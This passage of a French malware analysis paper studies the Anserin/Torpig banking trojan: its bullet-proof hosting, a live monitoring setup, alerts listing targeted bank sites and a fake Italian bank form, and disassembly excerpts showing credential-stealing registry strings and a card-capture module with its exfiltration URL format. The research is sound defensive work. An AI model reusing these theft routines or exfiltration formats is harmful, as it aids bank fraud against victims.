Le plus connu de ces hébergeurs d'un nouveau genre est justement le Russian Business Networks ou RBN. De nombreux sites web défacés cette année se sont retrouvés avec des balises HTML IFrame pointant vers des serveurs hébergés par le RBN, serveurs diffusant des malwares parmi lesquels il était possible de retrouver le *banker* Anserin. Comble de l'histoire, certains faux antispywares sont également hébergés par cette société. Le RBN est également accusé d'héberger des sites pédophiles ou néo-nazis (notamment le groupe 1488.ru).

Interviewé par le magazine Wired⁴, Jaret, l'un des responsables du RBN, clame la légitimité de ses activités et dénonce une cabale contre sa société : « We can't understand on which basis these organizations have such an opinion about our company [...] We can say that this is subbased on these organizations' guesswork. »

⁴ http://www.wired.com/politics/security/news/2007/10/russian_network

Notre objectif ici n'est pas d'étudier le RBN, mais l'hébergement du *Back-Office* de Anserin. Une étude complète du RBN a été publiée par David Bizeul⁵.

De forts soupçons pèsent donc sur le RBN et sur des groupes de pirates russes quant à l'origine de Anserin.

Cependant, d'après nos observations in vivo, même s'il est indéniable que le RBN a hébergé le *Back-Office* de Anserin en 2007, il est clair que les pirates derrière Anserin sont passés à l'Ouest. Le tableau récapitulatif présenté plus haut met bien en évidence l'utilisation d'hébergeurs Bullet-Proof californien et texan (figure 6.2).

La légalité de ce type d'hébergement mériterait d'être étudié, car ces hébergeurs ne cachent pas vraiment leur philosophie. *SoftLayer Technologies* affiche même cette philosophie sur sa devanture Internet : « **Do It Fast, Do It Better, Do It in private** ».




FIG. 21: L'un des hébergeurs actuels du *Back-Office* de Anserin

La tarification de ces hébergeurs (499 dollars par mois et par serveur) démontre que l'activité générée par Anserin est lucrative et que les pirates investissent dans cette activité. Il est probable que les pirates ne soient pas liés à ces hébergeurs texans peu regardants, mais qu'ils louent discrètement des serveurs dédiés sous de faux noms et à l'aide de sociétés-écrans. Lors de ses différents déménagements, Anserin a réutilisé des adresses IP liées à la société Nevacon LTD.

Il est donc très probable que les pirates qui contrôlent Anserin soient liés à la société-écran actuellement située au Panama. Fait intéressant, l'adresse 194.146.207.137 indique aujourd'hui la société Nevacon TLD au Panama. D'après les historiques des enregistrements RIPE, cette même adresse était enregistrée en juillet 2007 par une société appelée « **Nevskaya Consulting Company LTD** » et indiquait l'adresse d'un certain Fedorov Sergey et d'un certain Samorukin Petr à Saint Petersburg.

Historique de l'enregistrement WHOIS d'une des adresses du *Back-Office* de Anserin

⁵ http://www.bizeul.org/files/RBN_study.pdf

```

inetnum:      194.146.204.0 - 194.146.207.255
descr:       NEVACON LTD
country:     RU
admin-c:     SERG3-RIPE
address:     190000, Russia, St.Petersburg
phone:       +7(921)7881510
fax-no:      +7(921)7881510
e-mail:      info@nevacon.net
admin-c:     SERG3-RIPE
tech-c:      SP5424-RIPE
mnt-ref:     NEVSKCC-MNT
route:       194.146.204.0/22
descr:       Nevskaya Consulting Company LTD
origin:      AS41731
mnt-by:      NEVSKCC-MNT
source:      RIPE # Filtered

```

Le nom complet « Nevskaya Consulting Company LTD » a aujourd’hui disparu de l’enregistrement WHOIS de Nevacon LTD. L’ancien et le nouvel enregistrement WHOIS pointent vers la même AS : l’AS41731.

Cette société se présentait ainsi : « Nevskaya Consulting Company is specialized in managerial consulting, including setting up of budget planning and monitoring systems, economical simulation, design and implementation of automated solutions for budgeting. »

Quelques recherches indiquent que Nevskaya Consulting embauche des consultants en IAS (International Accounting Standards) et en monétique.

6.3 Le monitoring d’un *banker*

Afin de surveiller quotidiennement l’évolution du *banker*, nous avons mis en œuvre une architecture de suivi. Cette architecture comprend une machine infectée et un serveur de monitoring (figure 6.3).

La machine infectée permet de garder un contact permanent avec le *Back-Office*. Cette machine permet d’analyser en temps réels les mises à jour de la librairie et de suivre l’évolution des noms de domaines du *Collector Server*. Le mécanisme de résilience de type « DNS *Fast-Flux* » n’étant pas totalement cassé, nous ne sommes pas encore en mesure de générer automatiquement les noms de domaine de ce serveur. Ainsi, lorsque les pirates modifient les adresses IP des serveurs avant de mettre à jour le fichier de configuration de Anserin, seule la machine infectée nous permet de retrouver l’adresse du *Collector Server*.

Le serveur de monitoring exécute périodiquement des requêtes auprès du *Back-Office* Anserin. Ces requêtes permettent de suivre les mises à jour du fichier de configuration et les modifications du processus d’injection (ajout de nouvelles banques, modifications des formulaires falsifiés. . .).

Au total, nous avons développé 4 robots de surveillance afin de suivre les événements suivants :

- Suivi de la disponibilité des serveurs du *Back-Office* (figure 6.3),
- Suivi des mises à jour (fichier de configuration et librairie du malware) (figure 6.3),
- Suivi de la liste des sites web ciblés par l’*Injector Server* (figure 6.3),
- Suivi des modifications des formulaires falsifiés (figure 6.3).

Toute modification de l’architecture Anserin remonte une alerte.

6.4 Quelques anecdotes. . .

L’un des principaux problèmes rencontrés lors du monitoring réside dans le **blacklistage** de nos adresses IP au niveau du *Back-Office* de Anserin : les pirates surveillent très bien leurs fichiers de




FIG. 22: Architecture de monitoring de Anserin

logs. En effet, le serveur de monitoring envoyait trop de requêtes à l'*Injector Server*. Ces nombreux accès ont dû éveiller les soupçons des pirates. Afin de contourner ce blocage, nous avons dû modifier l'architecture pour envoyer les requêtes HTTP à travers le réseau d'anonymisation TOR.

Un second blocage a été mis en place sur les serveurs du *Back-Office* au niveau de l'identifiant Anserin MSID que nous utilisons. Le malware génère aléatoirement cet identifiant lors de l'infection. Nous avons mis en place un module de génération aléatoire d'identifiant afin de contourner ce blacklisting. L'identifiant MSID utilisé pour le monitoring est donc renouvelé périodiquement.

Malgré la complexité de l'architecture Anserin et l'ingéniosité dont font preuve les pirates, ces derniers restent humains et font également des erreurs. Lors d'une mise à jour du *Back-Office*, nous avons obtenu de façon fortuite une version non obfusquée de la DLL principale. La librairie était stockée au sein d'un répertoire temporaire qui n'a été accessible que pendant quelques jours.

La figure 6.4 présente un extrait du code de la librairie Anserin. Ces données sont utilisées pour générer les noms de domaines du *Collector Server* en fonction du mois en cours.

Une première analyse de cette librairie nous a permis d'identifier d'autres fonctionnalités du malware. La figure 6.4 montre que le malware tente d'accéder aux clés de registre contenant la configuration des comptes de messageries utilisés par Outlook. Plusieurs applications sont ainsi recherchées au sein de la base de registre (clients de messagerie, clients FTP, ...) afin de voler des identifiants de connexions.

La figure 6.4 illustre également la présence d'un module de traitement des cartes de crédit. Le malware semble récupérer les informations des cartes bancaires et les envoyer à l'*Injector Server* par le biais d'une requête HTTP dont l'URL respecte le format suivant : `/Po2Ea7/card=...`

Alerte Anserin : Tue Mar 18 18:26:11 2008Hi, this is the Anserin/Torpig **HeartBit** reporter.

- Current **Injector** Site : 66.240.237.195
Server status : **DOWN**
- Current **Collector** Site : 67.228.110.122
Server status : **UP**

FIG. 23: Disponibilité du *Back-Office* de Anserin

```

Alerte Anserin : Tue Mar 18 23:27:08 2008
Hi, this is the Anserin/Torpig update and upgrade analyser.
A new update of the malware configuration's file has been released.

ADDED CONTENT                                     DELETED CONTENT
-----
75.126.216.26                                     %
F*ralfelsen.it                                   66.240.237.195
www.blbanking.it                                 Fwww.nextbanking.it
www.bpmbanking.it                               ~zr11111%*(
www.crabanking.it
www.nextbanking.it
~zr11111%*()

--Xmco Anserin Analyser v2.01--

```

FIG. 24: Mise à jour du fichier de configuration

7 Conclusion

L'observation *in vivo* de ce *banker* nous a appris beaucoup de choses sur le fonctionnement d'un tel malware et également sur les personnes qui le contrôlent.

Contrairement à une étude uniquement basée sur une décompilation statique du code qui nous aurait certainement appris comment Anserin détecte s'il est exécuté dans un environnement virtualisé ou encore comment son packer déchiffre le code exécutable en mémoire bloc par bloc ; nous avons préféré étudier son comportement dans une situation de fonctionnement réelle. Certaines astuces de son code nous sont d'ailleurs restées obscures.

Que pouvons-nous conclure de l'étude d'un tel *banker*? Avant tout, nous avons été surpris par la capacité des pirates à adapter judicieusement de faux formulaires afin de tromper les victimes et de contourner les protections mises en place par les banques. Anserin combine les capacités d'un virus très élaboré avec des attaques de social engineering. Certains diront même qu'il s'agit de la combinaison parfaite. Notre étude nous a démontré qu'il est impossible de se passer complètement de l'utilisation d'une machine (physique ou émulée) réellement infectée. En effet, des robots de monitoring ne peuvent pas tout scripter et prévoir les modifications du protocole C&C. Nous avons

Alerte Anserin : Wed Mar 19 16:10:12 2008
 Hi, this is the Anserin/Torpig update and upgrade analyser.
 A new update of the **malware Injection URL listing** has been released.

PLEASE, Check manually URLs linked to

ADDED URL	DELETED URL
20955*.bbobank.ch	20901*.bbobank.ch
online.setla.ch	
www.ibanking.it	
www.orabanking.it	

--Xmco Anserin Analyser v2.01--

FIG. 25: Mise à jour de la liste des sites Web ciblés par l'Injector Server

Alerte Anserin : Mon Feb 4 06:17:16 2008
 Hi, this is the Anserin/Torpig update and upgrade analyser.
 A new update of the **FAKE PAGE : inte** fria.it has been released.

The full page can be viewed to the following link : fr.it it.php

ADDED CONTENT	DELETED CONTENT
	Demo
Sicurezza	

AVVISO
 Per motivi di sicurezza il nostro sistema di protezione è stato migliorato.

Ti preghiamo di inserirci la tua password dispositiva per completare l'autorizzazione.

FIG. 26: Mise à jour d'un formulaire falsifié de l'Injector Server

également été surpris par la réactivité des pirates qui ont rapidement blacklisté l'adresse IP de nos robots qui tentaient de monitorer le *Back-Office* de Anserin.

Il est ensuite incontournable de se poser la question : à qui profite le crime ? Tous les enquêteurs savent qu'il faut suivre la piste de l'argent pour démasquer le criminel. La médiatisation du RBN avec les attaques MPACK a provoqué une explosion de cette organisation criminelle. Les pirates louent désormais des serveurs dédiés chez des hébergeurs commerciaux Bullet-Proof qui ont pignon sur rue aux États-Unis. Les autorités américaines pourraient perquisitionner et obtenir les coordonnées bancaires des loueurs. Des spécialistes en blanchiment d'argent et en démontage de sociétés-écrans (et notamment la société Nevacon LTD) devront certainement être de la partie. Toujours sur la piste de l'argent, un système de blanchiment d'argent comme celui qui est très probablement utilisé par les personnes contrôlant Anserin a besoin de mules. Un réseau de mules a d'ailleurs été arrêté par les autorités hollandaises au début de l'année 2008. Ces mules étaient payées pour ponctionner de l'argent sur des identifiants volés, l'argent était ensuite transféré vers des comptes en Russie.

Les banques peuvent-elles se protéger de Anserin et des autres *bankers* ? Les banques doivent tout d'abord détecter le comportement des mules. Ensuite, comme nous l'avons vu, les protections telles que les claviers virtuels sont déjà caduques face à Anserin. Distribuer des jetons RSA de génération de mot de passe à utilisation unique n'est pas une solution envisageable à grande échelle. À l'heure actuelle, une protection viable réside dans l'implémentation d'une authentification double-canal lors

```

.data:00403000 ; Segment type: Pure data
.data:00403000  _data      segment para public 'DATA' use32
.data:00403000          assume cs:_data
.data:00403000          ;org 403000h
.data:00403000  dd offset aAnj      ; "anj"
.data:00403004  dd offset aEbf      ; "ebf"
.data:00403008  dd offset aArm      ; "arm"
.data:0040300c  dd offset aPra      ; "pra"
.data:00403010  dd offset aAgn      ; "agn"
.data:00403014  dd offset aUnj      ; "unj"
.data:00403018  dd offset aUlj      ; "ulj"
.data:0040301c  dd offset aUag      ; "uag"
.data:00403020  dd offset aEsp      ; "esp"
.data:00403024  dd offset aKot      ; "kot"
.data:00403028  dd offset aOnu      ; "onu"
.data:0040302c  dd offset aEdc      ; "edc"
.data:00403030  aAbcdefghijklmn db 'ABCDEFGHIJKLMNQRSTUUVWXYZabcdeFghi jklnnopqrstuvmxyz01234567'
.data:00403034  db '89+/',0
.data:00403038  align 4
.data:0040303c  a0123456789abcd db '0123456789ABCDEF',0
.data:00403040  align 200h
.data:00403085  data      ends

```

FIG. 27: Extrait de la librairie Anserin non obfusqué

..\"	.rsrc:004154E4	0000000F	C	PDP3 Password2
..\"	.rsrc:004154F4	0000000F	C	IMAP Password2
..\"	.rsrc:00415504	00000013	C	HTTPMail Password2
..\"	.rsrc:00415518	00000035	C	Software\Microsoft\Internet Account Manager\Accounts
..\"	.rsrc:00415550	0000000C	C	PDP3 Server
..\"	.rsrc:0041555C	0000000C	C	IMAP Server
..\"	.rsrc:00415568	00000010	C	HTTPMail Server
..\"	.rsrc:00415578	0000000F	C	PDP3 User Name
..\"	.rsrc:00415588	0000000F	C	IMAP User Name
..\"	.rsrc:00415598	00000013	C	HTTPMail User Name
..\"	.rsrc:004155AC	0000000C	C	SMTP Server

FIG. 28: Extrait de la librairie Anserin – Accès au registre Windows

des opérations de virement sur des numéros de compte IBAN : le client reçoit alors un SMS lui demandant de confirmer ses demandes de transfert.

Pour revenir à des considérations plus techniques, que peut-on attendre comme évolution future de Anserin et de son *Back-Office* ?

Vient tout d'abord l'utilisation des *Fast-Flux Networks* afin d'empêcher les autorités de remonter à l'adresse source. A priori, cette évolution est peu probable. Les pirates ne semblent pas se soucier de telles enquêtes et privilégient nettement l'utilisation de serveurs stables et d'accès à très haut débit. L'utilisation d'un *Fast-Flux* risquerait de ralentir et de fragiliser le mécanisme d'injection de faux formulaire : ce serait du chiffre d'affaires en moins.

Vient alors l'utilisation de techniques encore plus performante pour rendre Anserin indétectable ? C'est malheureusement déjà fait. En janvier 2008, un nouveau malware est apparu : le MBR Rootkit ou Mebroot. Ce malware est rendu indétectable du fait qu'il démarre avant le système d'exploitation et peut ainsi cacher sa présence. Mebroot est l'évolution de Anserin puisque sa charge utile est fonctionnement très proche de Anserin. L'analyse in vivo devient alors incontournable pour comprendre comment ce malware évolue.

Si le *banker* utilise des techniques de rootkit, comment s'en protéger ? Il est tout d'abord nécessaire de ne pas être contaminé. Nous n'avons pas évoqué ce sujet dans cet article, mais Anserin a été largement diffusé par le biais d'attaques web exploitant des failles de sécurité d'Internet Ex-

Address	Length	Type	String
"." .rsrc:00427BD4	00000024	C	[4-5]\d
"." .rsrc:00427BF8	00000034	C	FindCreditCardNumber. Could not compile regexp '%s'
"." .rsrc:00427C2C	0000002E	C	FindCreditCardNumber. Number of submatches: %d
"." .rsrc:00427C5C	0000003F	C	FindCreditCardNumber. Can't allocate memory for regexp matches
"." .rsrc:00427C9C	0000003C	C	FindCreditCardNumber. Can't allocate memory for scan buffer
"." .rsrc:00427CD8	0000002E	C	FindCreditCardNumber. The string is founded:
"." .rsrc:00427D08	00000028	C	FindCreditCardNumber. Previous symb: %c
"." .rsrc:00427D30	00000024	C	FindCreditCardNumber. Next symb: %c
"." .rsrc:00427D54	0000002F	C	FindCreditCardNumber. CC Validation status: %d
"." .rsrc:00427D84	0000002D	C	FindCreditCardNumber. CC Number is not exact
"." .rsrc:00427DB4	0000002E	C	CatchCreditCard. Credit card number not found
"." .rsrc:00427DE4	00000028	C	CatchCreditCard. Credit card number: %s
"." .rsrc:00427E10	00000043	C	CatchCreditCard. Failed to allocate memory for composing coard url
"." .rsrc:00427E58	0000001A	C	card=%s&bid=%s&vr=%d&url=
"." .rsrc:00427E74	00000006	C	&ref=
"." .rsrc:00427E7C	00000009	C	/Po2Ea7/
"." .rsrc:00427E88	0000002E	C	CatchCreditCard. Failed to create IE instance
"." .rsrc:00427EB8	00000030	C	CatchCreditCard. Failed to get IE window handle

FIG. 29: Extrait de la librairie Anserin – Gestion des Cartes de Crédits

plorer (Iframe Gang) ou avec des fichiers attachés à des emails. Appliquer les correctifs de sécurité sur ses systèmes demeure toujours une protection incontournable.

S'il devient très difficile d'empêcher l'internaute moyen de se faire infecter ou de supprimer le malware une fois installé sur le système, il est toujours possible de couper la connexion avec le *Back-Office*. Les adresses IP changent régulièrement, mais il est encore possible de bannir ces IPs des réseaux Internet. Il s'agira alors d'une tâche à laquelle les FAI devront s'atteler rapidement.

8 Glossaire

Anserin	Le nom du malware en question. Également connu sous le nom de Torpig, Sinowal. Les postes infectés par ce malware sont désignés sous le terme d'agent Anserin.
banker	Catégorie de malware dont le but est de voler des identifiants de connexions à des banques en ligne.
C&C	acronyme du terme "Command And Control". Il s'agit du terme désignant le protocole réseau HTTP utilisé par les agents Anserin pour communiquer avec leur <i>Back-Office</i> .
Back-Office	Terme générique désignant les serveurs web contrôlant les postes vérolés par Anserin et collectant les données volées. Le <i>Back-Office</i> d'Anserin est actuellement composé de deux serveurs distincts : le <i>Collector Server</i> et l' <i>Injector Server</i> .
Formulaire malicieux (ou "faux formulaire")	Désigne le formulaire HTML contrefait distribué par l' <i>Injector Server</i> qui est proposé à la victime lorsqu'elle visite la page de login d'une banque en ligne. Il existe un formulaire pour chacune des banques gérées par Anserin.
Collector Server (ou "Collector")	Désigne l'un des serveurs web du <i>Back-Office</i> de Anserin. Ce serveur web est dédié à la collecte des traces volées par les agents Anserin. Chaque agent envoie ses traces volées au Collector. Les agents Anserin se connectent également à ce serveur pour se mettre à jour.
Injector Server (ou « Injector »)	Désigne l'un des serveurs Web du <i>Back-Office</i> de Anserin. Ce serveur contient les mises à jour des formulaires malicieux à injecter. Lorsqu'une victime navigue sur la page de login d'une banque en ligne, l'agent Anserin récupère à la volée le formulaire malicieux auprès de l'Injector afin de l'afficher à la place de véritable formulaire de la banque.
Banque en ligne	Désigne une banque proposant à ses clients un site web permettant de consulter et de réaliser des opérations sur leurs comptes depuis un site Internet.
Fichier de collecte	Désigne un fichier ASCII dans lequel Anserin inscrit les données sniffées à la sortie d'Internet Explorer et contenant ainsi les identifiants et mots de passe volés. Ce fichier contient le contenu des données postées par les formulaires malicieux (POST HTTP).
Phishing	Technique de piratage basé sur de l'ingénierie sociale dont le but est de soutirer des informations personnelles (mot de passe, numéro de cartes de crédit...) aux victimes. Cette attaque repose sur l'envoi d'emails et la création de sites Web falsifiés.
Typosquatting	Technique de piratage basé sur l'utilisation d'un nom de domaine très proche d'un site Web légitime. Cette attaque est fréquemment utilisée avec du Phishing.
Packer	Utilitaire permettant de compresser et de chiffrer le contenu d'un programme. Cette opération permet d'empêcher/ralentir les analyses par désassemblage.
CVV2	Code de sécurité d'une carte VISA. Il s'agit des trois chiffres à l'arrière d'une carte de crédit.
MPACK	Framework d'exploitation de vulnérabilités des navigateurs Web. Ce Framework peut être utilisé pour installer Anserin sur des machines vulnérables.